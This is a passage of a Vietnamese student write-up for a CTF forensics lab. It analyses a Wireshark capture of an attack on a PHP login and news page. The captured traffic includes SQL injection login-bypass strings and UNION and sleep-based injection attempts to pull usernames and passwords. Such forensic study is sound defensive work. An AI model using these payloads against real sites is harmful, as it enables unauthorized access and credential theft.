- Mà địa chỉ IP của web server là 172.18.0.3, còn địa chỉ lạ khác phân vùng mạng nên có khả năng rất cao đây là cuộc tấn công từ bên ngoài mạng. Hacker đã giả mạo địa chỉ IP của một đối tượng trong mạng này để thực hiện tấn công.

d) Lỗ hổng mà hacker dùng để khai thác là gì?

- Từ câu a, có thể thấy lúc đầu attacker cố gắng khai thác lỗ hổng SQL để thực hiện bypass login và xem trang news nhưng đều thất bại vì cần phải có tài khoản quyền administrator thì mới xem được trang này

Lab 6: CTF Final Test

Wireshark - Follow HTTP Stream (tcp.stream eq 11) · pcap.pcap

```

POST /login.php HTTP/1.1
Host: as8742.duckdns.org:2808
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://as8742.duckdns.org:2808
Connection: keep-alive
Referer: http://as8742.duckdns.org:2808/
Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c
Upgrade-Insecure-Requests: 1

username=admin&password=%27+or+username%3D%27admin%27+--+
HTTP/1.1 302 Found
Date: Fri, 22 Mar 2024 05:52:19 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: news.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

GET /news.php HTTP/1.1
Host: as8742.duckdns.org:2808
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://as8742.duckdns.org:2808/
Connection: keep-alive
Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Fri, 22 Mar 2024 05:52:19 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 34
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Only admin is allowed to read news

```

2 client pkts, 2 server pkts, 3 turns.

- Do đó, attacker chuyển sang tấn công trực tiếp vào trang news.php thay vì tiếp tục tấn công trang login.php

Lab 6: CTF Final Test

No.	Time	Source	Destination	Protocol	Length	Info
15686	60.291754	172.18.0.1	172.18.0.3	HTTP	683	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
15704	60.380651	172.18.0.1	172.18.3	HTTP	515	GET /news.php HTTP/1.1
16554	60.099378	172.18.0.1	172.18.3	HTTP	465	GET /?HTTP/1.1
17997	74.887568	172.18.0.1	172.18.3	HTTP	631	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
18821	74.883592	172.18.0.1	172.18.3	HTTP	515	GET /news.php HTTP/1.1
18456	88.265223	172.18.0.1	172.18.3	HTTP	483	GET /news.php?name=news HTTP/1.1
19974	83.008119	172.18.0.1	172.18.3	HTTP	483	GET /news.php?name=more HTTP/1.1
19963	85.294878	172.18.0.1	172.18.3	HTTP	483	GET /news.php?name=more HTTP/1.1
22374	90.087858	172.18.0.1	172.18.3	HTTP	498	GET /news.php?name=%22%20or%201=1%20-- HTTP/1.1
24718	93.924726	172.18.0.1	172.18.3	HTTP	498	GET /news.php?name=%22%20or%201=1%20-- HTTP/1.1
25676	95.924848	172.18.0.1	172.18.3	HTTP	499	GET /news.php?name=%22%20or%201=1%20-- HTTP/1.1
31852	103.291983	172.18.0.1	172.18.3	HTTP	504	GET /news.php?name=%22%20or%201=%20select%201 HTTP/1.1
35428	106.159245	172.18.0.1	172.18.3	HTTP	507	GET /news.php?name=%22%20or%201=%20select%201--+ HTTP/1.1
39919	110.357115	172.18.0.1	172.18.3	HTTP	509	GET /news.php?name=%22%20or%201=%20select%201,2--> HTTP/1.1
40482	130.186465	172.18.0.1	172.18.3	HTTP	538	GET /news.php?name=%22%20or%201=%20select%201%20username,password%20from%20users--+ HTTP/1.1
51439	133.526289	172.18.0.1	172.18.3	HTTP	533	GET /news.php?name=%22%20or%201=%20select%201%20username,password%20from%20--+ HTTP/1.1
54806	139.722037	172.18.0.1	172.18.3	HTTP	529	GET /news.php?name=%22%20or%201=%20select%201%20username,password%20from%20--+ HTTP/1.1
71416	149.813727	172.18.0.1	172.18.3	HTTP	561	GET /news.php?name=%22%20or%201=%20select%201%20username,password%20from%20--+ HTTP/1.1
74819	176.797018	172.18.0.1	172.18.3	HTTP	563	GET /news.php?name=%22%20or%201=%20select%201%20username,password%20from%20--+ HTTP/1.1
75407	181.529884	172.18.0.1	172.18.3	HTTP	561	GET /news.php?name=%22%20or%201=%20select%201%20username,password%20from%20--+ HTTP/1.1
79854	193.741105	172.18.0.1	172.18.3	HTTP	519	GET /news.php?name=%22%20or%201=%20select%201%20sleep(4)%20--> HTTP/1.1
83115	212.141695	172.18.0.1	172.18.3	HTTP	623	GET /news.php?name=%22%20or%201=%20select%201%20username,password%20from%20users%20where%20username=%27admin%27,1,1)--%27a%27,sleep(4),%27a%27%20UNION%20SELECT%20password%20from%20users%20where%20username=%27admin%27--> HTTP/1.1
87886	238.091259	172.18.0.1	172.18.3	HTTP	446	GET /news.php?name=%22%20or%201=%20select%201%20username,password%20from%20users%20where%20username=%27admin%27,1,1)--%27a%27,sleep(4),%27a%27%20UNION%20SELECT%20password%20from%20users%20where%20username=%27admin%27--> HTTP/1.1
87112	238.026962	172.18.0.1	172.18.3	HTTP	446	GET /news.php?name=%22%20or%201=%20select%201%20username,password%20from%20users%20where%20username=%27admin%27,1,1)--%27a%27,sleep(4),%27a%27%20UNION%20SELECT%20password%20from%20users%20where%20username=%27admin%27--> HTTP/1.1

- Nhìn vào trường Info của mỗi gói tin, em thấy đây chắn chắn là tấn công SQL injection

e) Hacker đã login vào tài khoản nào?

- Trong câu c, em đã phát hiện được địa chỉ IP mà attacker giả mạo là 172.18.0.1 và khi thực hiện đăng nhập, attacker phải gửi gói tin POST tới web server.
 - Do đó em sẽ lọc ra các gói tin liên quan và các gói response mà attacker nhận được bằng cú pháp: ip.addr == 172.18.0.1 and (http.request.method in {HEADER, POST} or http.response)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 172.18.0.1 and (http.request.method in {HEADER, POST} or http.response)

No.	Time	Source	Destination	Protocol	Length	Info
3786	28.317082	172.18.0.1	172.18.0.3	HTTP	614	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
3816	29.346025	172.18.0.3	172.18.0.1	HTTP	493	HTTP/1.1 302 Found
3823	29.365847	172.18.0.3	172.18.0.1	HTTP	530	HTTP/1.1 200 OK (text/html)
4929	26.017907	172.18.0.1	172.18.0.3	HTTP	676	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
4947	26.020588	172.18.0.3	172.18.0.1	HTTP	428	HTTP/1.1 302 Found
4968	26.052028	172.18.0.3	172.18.0.1	HTTP	439	HTTP/1.1 200 OK (text/html)
5745	29.666898	172.18.0.3	172.18.0.1	HTTP	530	HTTP/1.1 200 OK (text/html)
7073	33.105863	172.18.0.1	172.18.0.3	HTTP	655	POST /Login.php HTTP/1.1 (application/x-www-form-urlencoded)
7090	33.107410	172.18.0.3	172.18.0.1	HTTP	427	HTTP/1.1 302 Found
7111	33.116829	172.18.0.3	172.18.0.1	HTTP	439	HTTP/1.1 200 OK (text/html)
9085	36.429949	172.18.0.3	172.18.0.1	HTTP	530	HTTP/1.1 200 OK (text/html)
11632	43.331517	172.18.0.1	172.18.0.3	HTTP	677	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
11648	43.334008	172.18.0.3	172.18.0.1	HTTP	428	HTTP/1.1 302 Found
11669	43.349117	172.18.0.3	172.18.0.1	HTTP	439	HTTP/1.1 200 OK (text/html)
12445	46.881522	172.18.0.3	172.18.0.1	HTTP	530	HTTP/1.1 200 OK (text/html)
15686	60.291754	172.18.0.1	172.18.0.3	HTTP	683	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
15702	60.295239	172.18.0.3	172.18.0.1	HTTP	428	HTTP/1.1 302 Found
15719	60.301927	172.18.0.3	172.18.0.1	HTTP	439	HTTP/1.1 200 OK (text/html)
16556	66.089735	172.18.0.3	172.18.0.1	HTTP	531	HTTP/1.1 200 OK (text/html)
17997	74.867568	172.18.0.1	172.18.0.3	HTTP	631	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
18015	74.872333	172.18.0.3	172.18.0.1	HTTP	492	HTTP/1.1 302 Found
18040	74.898497	172.18.0.3	172.18.0.1	HTTP	564	HTTP/1.1 200 OK (text/html)

- Attacker hoặc đặc vụ (người dùng thực sự) đã thực hiện tổng cộng 6 lần đăng nhập vào trang web với các account sau:

Lab 6: CTF Final Test

○ Account 1

pcap.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 172.18.0.1 and (http.request.method in {HEADER, POST} or http.response)

No.	Time	Source	Destination	Protocol	Length	Info
3786	20.317082	172.18.0.1	172.18.0.3	HTTP	614	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
3816	20.346025	172.18.0.3	172.18.0.1	HTTP	493	HTTP/1.1 302 Found

```
> Frame 3786: 614 bytes on wire (4912 bits), 614 bytes captured (4912 bits)
> Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:ac:12:00:03 (02:42:ac:12:00:03)
> Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3
> Transmission Control Protocol, Src Port: 34068, Dst Port: 80, Seq: 1, Ack: 1, Len: 548
└ Hypertext Transfer Protocol
    └ POST /login.php HTTP/1.1\r\n
        Request Method: POST
        Request URI: /login.php
        Request Version: HTTP/1.1
        Host: as8742.duckdns.org:2808\r\n
        User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0\r\n
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
        Accept-Language: en-US,en;q=0.5\r\n
        Accept-Encoding: gzip, deflate\r\n
        Content-Type: application/x-www-form-urlencoded\r\n
        Content-Length: 40\r\n
        Origin: http://as8742.duckdns.org:2808\r\n
        Connection: keep-alive\r\n
        Referer: http://as8742.duckdns.org:2808/\r\n
        Upgrade-Insecure-Requests: 1\r\n
        \r\n
        [Response in frame: 3816]
        [Full request URI: http://as8742.duckdns.org:2808/login.php]
        File Data: 40 bytes
    └ HTML Form URL Encoded: application/x-www-form-urlencoded
        > Form item: "username" = "agentp"
        > Form item: "password" = "perrytheplatypu"
```

○ Account 2

No.	Time	Source	Destination	Protocol	Length	Info
4929	26.017907	172.18.0.1	172.18.0.3	HTTP	676	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
4947	26.020588	172.18.0.3	172.18.0.1	HTTP	428	HTTP/1.1 302 Found

```
> Frame 4929: 676 bytes on wire (5408 bits), 676 bytes captured (5408 bits)
> Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:ac:12:00:03 (02:42:ac:12:00:03)
> Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3
> Transmission Control Protocol, Src Port: 57126, Dst Port: 80, Seq: 1, Ack: 1, Len: 610
└ Hypertext Transfer Protocol
    └ POST /login.php HTTP/1.1\r\n
        Request Method: POST
        Request URI: /login.php
        Request Version: HTTP/1.1
        Host: as8742.duckdns.org:2808\r\n
        User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0\r\n
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
        Accept-Language: en-US,en;q=0.5\r\n
        Accept-Encoding: gzip, deflate\r\n
        Content-Type: application/x-www-form-urlencoded\r\n
        Content-Length: 41\r\n
        Origin: http://as8742.duckdns.org:2808\r\n
        Connection: keep-alive\r\n
        Referer: http://as8742.duckdns.org:2808/index.php\r\n
        Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c\r\n
        Upgrade-Insecure-Requests: 1\r\n
        \r\n
        [Response in frame: 4947]
        [Full request URI: http://as8742.duckdns.org:2808/login.php]
        File Data: 41 bytes
    └ HTML Form URL Encoded: application/x-www-form-urlencoded
        > Form item: "username" = "agentp"
        > Form item: "password" = "perrytheplatypus"
```

Lab 6: CTF Final Test

○ Account 3

pcap.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr = 172.18.0.1 and (http.request.method in {HEADER, POST} or http.response)

No.	Time	Source	Destination	Protocol	Length	Info
7073	33.105063	172.18.0.1	172.18.0.3	HTTP	655	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
7090	33.107410	172.18.0.3	172.18.0.1	HTTP	427	HTTP/1.1 302 Found

```
> Frame 7073: 655 bytes on wire (5240 bits), 655 bytes captured (5240 bits)
> Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:ac:12:00:03 (02:42:ac:12:00:03)
> Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3
> Transmission Control Protocol, Src Port: 57126, Dst Port: 80, Seq: 1468, Ack: 1200, Len: 589
  Hypertext Transfer Protocol
    > POST /login.php HTTP/1.1\r\n
      Request Method: POST
      Request URI: /login.php
      Request Version: HTTP/1.1
      Host: as8742.duckdns.org:2808\r\n
      User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0\r\n
      Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
      Accept-Language: en-US,en;q=0.5\r\n
      Accept-Encoding: gzip, deflate\r\n
      Content-Type: application/x-www-form-urlencoded\r\n
    > Content-Length: 29\r\n
      Origin: http://as8742.duckdns.org:2808\r\n
      Connection: keep-alive\r\n
      Referer: http://as8742.duckdns.org:2808/\r\n
      Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c\r\n
      Upgrade-Insecure-Requests: 1\r\n
      \r\n
      [Response in frame: 7090]
      [Full request URI: http://as8742.duckdns.org:2808/login.php]
      File Data: 29 bytes
  HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "username" = "admin"
    > Form item: "password" = "admin"
```

○ Account 4

pcap.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr = 172.18.0.1 and (http.request.method in {HEADER, POST} or http.response)

No.	Time	Source	Destination	Protocol	Length	Info
11632	43.331517	172.18.0.1	172.18.0.3	HTTP	677	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
11648	43.334008	172.18.0.3	172.18.0.1	HTTP	428	HTTP/1.1 302 Found

```
> Frame 11632: 677 bytes on wire (5416 bits), 677 bytes captured (5416 bits)
> Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:ac:12:00:03 (02:42:ac:12:00:03)
> Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3
> Transmission Control Protocol, Src Port: 47390, Dst Port: 80, Seq: 1, Ack: 1, Len: 611
  Hypertext Transfer Protocol
    > POST /login.php HTTP/1.1\r\n
      Request Method: POST
      Request URI: /login.php
      Request Version: HTTP/1.1
      Host: as8742.duckdns.org:2808\r\n
      User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0\r\n
      Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
      Accept-Language: en-US,en;q=0.5\r\n
      Accept-Encoding: gzip, deflate\r\n
      Content-Type: application/x-www-form-urlencoded\r\n
    > Content-Length: 51\r\n
      Origin: http://as8742.duckdns.org:2808\r\n
      Connection: keep-alive\r\n
      Referer: http://as8742.duckdns.org:2808/\r\n
      Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c\r\n
      Upgrade-Insecure-Requests: 1\r\n
      \r\n
      [Response in frame: 11648]
      [Full request URI: http://as8742.duckdns.org:2808/login.php]
      File Data: 51 bytes
  HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "username" = "" or 1=1 -- "
    > Form item: "password" = "" or 1=1 -- "
```

Lab 6: CTF Final Test

○ Account 5

pcap.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 172.18.0.1 and (http.request.method in {HEADER, POST} or http.response)

No.	Time	Source	Destination	Protocol	Length	Info
15686	60.291754	172.18.0.1	172.18.0.3	HTTP	683	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
15702	60.295239	172.18.0.3	172.18.0.1	HTTP	428	HTTP/1.1 302 Found

```
> Frame 15686: 683 bytes on wire (5464 bits), 683 bytes captured (5464 bits)
> Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:ac:12:00:03 (02:42:ac:12:00:03)
> Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3
> Transmission Control Protocol, Src Port: 38812, Dst Port: 80, Seq: 1, Ack: 1, Len: 617
└ Hypertext Transfer Protocol
    └ POST /login.php HTTP/1.1\r\n
        Request Method: POST
        Request URI: /login.php
        Request Version: HTTP/1.1
        Host: as8742.duckdns.org:2808\r\n
        User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0\r\n
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
        Accept-Language: en-US,en;q=0.5\r\n
        Accept-Encoding: gzip, deflate\r\n
        Content-Type: application/x-www-form-urlencoded\r\n
        Content-Length: 57\r\n
        Origin: http://as8742.duckdns.org:2808\r\n
        Connection: keep-alive\r\n
        Referer: http://as8742.duckdns.org:2808/\r\n
        Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c\r\n
        Upgrade-Insecure-Requests: 1\r\n
        \r\n
        [Response in frame: 15702]
        [Full request URI: http://as8742.duckdns.org:2808/login.php]
        File Data: 57 bytes
    └ HTML Form URL Encoded: application/x-www-form-urlencoded
        > Form item: "username" = "admin"
        > Form item: "password" = '' or username='admin' -- "
```

○ Account 6

pcap.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 172.18.0.1 and (http.request.method in {HEADER, POST} or http.response)

No.	Time	Source	Destination	Protocol	Length	Info
17997	74.867568	172.18.0.1	172.18.0.3	HTTP	631	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
18015	74.872333	172.18.0.3	172.18.0.1	HTTP	492	HTTP/1.1 302 Found

```
> Frame 17997: 631 bytes on wire (5048 bits), 631 bytes captured (5048 bits)
> Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:ac:12:00:03 (02:42:ac:12:00:03)
> Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3
> Transmission Control Protocol, Src Port: 50418, Dst Port: 80, Seq: 1, Ack: 1, Len: 565
└ Hypertext Transfer Protocol
    └ POST /login.php HTTP/1.1\r\n
        Request Method: POST
        Request URI: /login.php
        Request Version: HTTP/1.1
        Host: as8742.duckdns.org:2808\r\n
        User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0\r\n
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
        Accept-Language: en-US,en;q=0.5\r\n
        Accept-Encoding: gzip, deflate\r\n
        Content-Type: application/x-www-form-urlencoded\r\n
        Content-Length: 57\r\n
        Origin: http://as8742.duckdns.org:2808\r\n
        Connection: keep-alive\r\n
        Referer: http://as8742.duckdns.org:2808/\r\n
        Upgrade-Insecure-Requests: 1\r\n
        \r\n
        [Response in frame: 18015]
        [Full request URI: http://as8742.duckdns.org:2808/login.php]
        File Data: 57 bytes
    └ HTML Form URL Encoded: application/x-www-form-urlencoded
        > Form item: "username" = "admin"
        > Form item: "password" = '' or username='admin' -- "
```

- Tất cả đều nhận được phản hồi 302 Found và truy cập được trang index.php nhưng account 1 và 6 lại không có cookie nên khá đáng ngờ.
- Tuy nhiên sau khi phân tích thêm thì có vẻ từ lần đăng nhập account 1 tới lần đăng nhập account 5 đều thực hiện trên 1 thiết bị và dùng 1 cookie giống nhau trong suốt quá trình tương tác với web nên nguyên nhân không có cookie là do đây là lần đầu đặc vụ (người dùng thực) đăng nhập vào web.

Cookie được tạo ra sau khi đăng nhập Account 1

No.	Time	Source	Destination	Protocol	Length	Info
3786	20.317082	172.18.0.1	172.18.0.3	HTTP	614	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
3816	20.346025	172.18.0.3	172.18.0.1	HTTP	493	HTTP/1.1 302 Found
3822	20.365350	172.18.0.1	172.18.0.3	HTTP	516	GET /index.php HTTP/1.1
3823	20.365847	172.18.0.3	172.18.0.1	HTTP	530	HTTP/1.1 200 OK (text/html)
4929	26.017907	172.18.0.1	172.18.0.3	HTTP	676	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
4947	26.020588	172.18.0.3	172.18.0.1	HTTP	428	HTTP/1.1 302 Found
4952	26.041372	172.18.0.1	172.18.0.3	HTTP	524	GET /news.php HTTP/1.1
4959	26.052029	172.18.0.3	172.18.0.1	HTTP	420	HTTP/1.1 200 OK (text/html)

```

> Frame 3816: 493 bytes on wire (3944 bits), 493 bytes captured (3944 bits)
> Ethernet II, Src: 02:42:ac:12:00:03 (02:42:ac:12:00:03), Dst: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a)
> Internet Protocol Version 4, Src: 172.18.0.3, Dst: 172.18.0.1
> Transmission Control Protocol, Src Port: 80, Dst Port: 34068, Seq: 1, Ack: 549, Len: 427
  Hypertext Transfer Protocol
    < HTTP/1.1 302 Found\r\n
      Response Version: HTTP/1.1
      Status Code: 302
      [Status Code Description: Found]
      Response Phrase: Found
      Date: Fri, 22 Mar 2024 05:51:39 GMT\r\n
      Server: Apache/2.4.56 (Debian)\r\n
      X-Powered-By: PHP/8.0.30\r\n
      Set-Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c; path=/\r\n
      Expires: Thu, 19 Nov 1981 08:52:00 GMT\r\n
      Cache-Control: no-store, no-cache, must-revalidate\r\n
      Pragma: no-cache\r\n
      Location: index.php\r\n
    > Content-Length: 0\r\n
      Keep-Alive: timeout=5, max=100\r\n
      Connection: Keep-Alive\r\n
      Content-Type: text/html; charset=UTF-8\r\n
      \r\n
      [Request in frame: 3786]
      [Time since request: 0.028943000 seconds]
      [Request URI: /login.php]
      [Full request URI: http://as8742.duckdns.org:2808/login.php]
  
```

Lab 6: CTF Final Test

Cookie của tương tác khác giữa máy này và web server

No.	Time	Source	Destination	Protocol	Length	Info
	3786 20.317082	172.18.0.1	172.18.0.3	HTTP	614	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
	3816 20.346025	172.18.0.3	172.18.0.1	HTTP	493	HTTP/1.1 302 Found
	3822 20.365350	172.18.0.1	172.18.0.3	HTTP	516	GET /index.php HTTP/1.1
	3823 20.365847	172.18.0.3	172.18.0.1	HTTP	530	HTTP/1.1 200 OK (text/html)
	4929 26.017907	172.18.0.1	172.18.0.3	HTTP	676	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
	4947 26.020588	172.18.0.3	172.18.0.1	HTTP	428	HTTP/1.1 302 Found
	4952 26.041372	172.18.0.1	172.18.0.3	HTTP	524	GET /news.php HTTP/1.1
	4958 26.052028	172.18.0.3	172.18.0.1	HTTP	420	HTTP/1.1 200 OK (text/html)

```

> Frame 3822: 516 bytes on wire (4128 bits), 516 bytes captured (4128 bits)
> Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:ac:12:00:03 (02:42:ac:12:00:03)
> Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3
> Transmission Control Protocol, Src Port: 34068, Dst Port: 80, Seq: 549, Ack: 428, Len: 450
  Hypertext Transfer Protocol
    GET /index.php HTTP/1.1\r\n
      Request Method: GET
      Request URI: /index.php
      Request Version: HTTP/1.1
      Host: as8742.duckdns.org:2808\r\n
      User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0\r\n
      Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
      Accept-Language: en-US,en;q=0.5\r\n
      Accept-Encoding: gzip, deflate\r\n
      Referer: http://as8742.duckdns.org:2808/\r\n
      Connection: keep-alive\r\n
    Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Response in frame: 3823]
    [Full request URI: http://as8742.duckdns.org:2808/index.php]
  
```

No.	Time	Source	Destination	Protocol	Length	Info
	15686 60.291754	172.18.0.1	172.18.0.3	HTTP	683	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
	15702 60.295239	172.18.0.3	172.18.0.1	HTTP	428	HTTP/1.1 302 Found
	15704 60.300651	172.18.0.1	172.18.0.3	HTTP	515	GET /news.php HTTP/1.1
	15719 60.301927	172.18.0.3	172.18.0.1	HTTP	439	HTTP/1.1 200 OK (text/html)
	16554 66.099378	172.18.0.1	172.18.0.3	HTTP	465	GET / HTTP/1.1
	16556 66.099735	172.18.0.3	172.18.0.1	HTTP	531	HTTP/1.1 200 OK (text/html)
	17997 74.867568	172.18.0.1	172.18.0.3	HTTP	631	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
	18015 74.872222	172.18.0.3	172.18.0.1	HTTP	420	HTTP/1.1 302 Found

```

> Frame 15686: 683 bytes on wire (5464 bits), 683 bytes captured (5464 bits)
> Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:ac:12:00:03 (02:42:ac:12:00:03)
> Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3
> Transmission Control Protocol, Src Port: 38812, Dst Port: 80, Seq: 1, Ack: 1, Len: 617
  Hypertext Transfer Protocol
    POST /login.php HTTP/1.1\r\n
      Request Method: POST
      Request URI: /login.php
      Request Version: HTTP/1.1
      Host: as8742.duckdns.org:2808\r\n
      User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0\r\n
      Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
      Accept-Language: en-US,en;q=0.5\r\n
      Accept-Encoding: gzip, deflate\r\n
      Content-Type: application/x-www-form-urlencoded\r\n
      Content-Length: 57\r\n
      Origin: http://as8742.duckdns.org:2808\r\n
      Connection: keep-alive\r\n
      Referer: http://as8742.duckdns.org:2808/\r\n
    Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Response in frame: 15702]
    [Full request URI: http://as8742.duckdns.org:2808/login.php]
    File Data: 57 bytes
  
```

> HTML Form URL Encoded: application/x-www-form-urlencoded

- > Form item: "username" = "admin"
- > Form item: "password" = "" or username='admin' -- "

Lab 6: CTF Final Test

- Ngoài ra nguyên nhân mà em xác định account 6 là tài khoản mà hacker đăng nhập là do cookie được tạo ra sau lần đăng nhập này cũng chính là cookie tồn tại xuyên suốt quá trình diễn ra quá trình tấn công web (cụ thể là tấn công SQL injection)

Cookie tạo ra sau lần đăng nhập account 6

17997 74.867568	172.18.0.1	172.18.0.3	HTTP	631	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
18015 74.872333	172.18.0.3	172.18.0.1	HTTP	492	HTTP/1.1 302 Found
18021 74.883582	172.18.0.1	172.18.0.3	HTTP	515	GET /news.php HTTP/1.1
18040 74.898497	172.18.0.3	172.18.0.1	HTTP	564	HTTP/1.1 200 OK (text/html)
18056 74.867568	172.18.0.1	172.18.0.3	HTTP	492	GET /news.php?name=more HTTP/1.1

```

Frame 18015: 492 bytes on wire (3936 bits), 492 bytes captured (3936 bits)
Ethernet II, Src: 02:42:ac:12:00:03 (02:42:ac:12:00:03), Dst: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a)
Internet Protocol Version 4, Src: 172.18.0.3, Dst: 172.18.0.1
Transmission Control Protocol, Src Port: 80, Dst Port: 50418, Seq: 1, Ack: 566, Len: 426
Hypertext Transfer Protocol
  > HTTP/1.1 302 Found\r\n
    Response Version: HTTP/1.1
    Status Code: 302
    [Status Code Description: Found]
    Response Phrase: Found
    Date: Fri, 22 Mar 2024 05:52:34 GMT\r\n
    Server: Apache/2.4.56 (Debian)\r\n
    X-Powered-By: PHP/8.0.30\r\n
    Set-Cookie: PHPSESSID=fd6853a47ea490bfe69cc82954439b8d; path=/\r\n
    Expires: Thu, 19 Nov 1981 08:52:00 GMT\r\n
    Cache-Control: no-store, no-cache, must-revalidate\r\n
    Pragma: no-cache\r\n
    Location: news.php\r\n
  > Content-Length: 0\r\n
  Keep-Alive: timeout=5, max=100\r\n
  Connection: Keep-Alive\r\n
  Content-Type: text/html; charset=UTF-8\r\n
\r\n
[Request in frame: 17997]
[Time since request: 0.004765000 seconds]
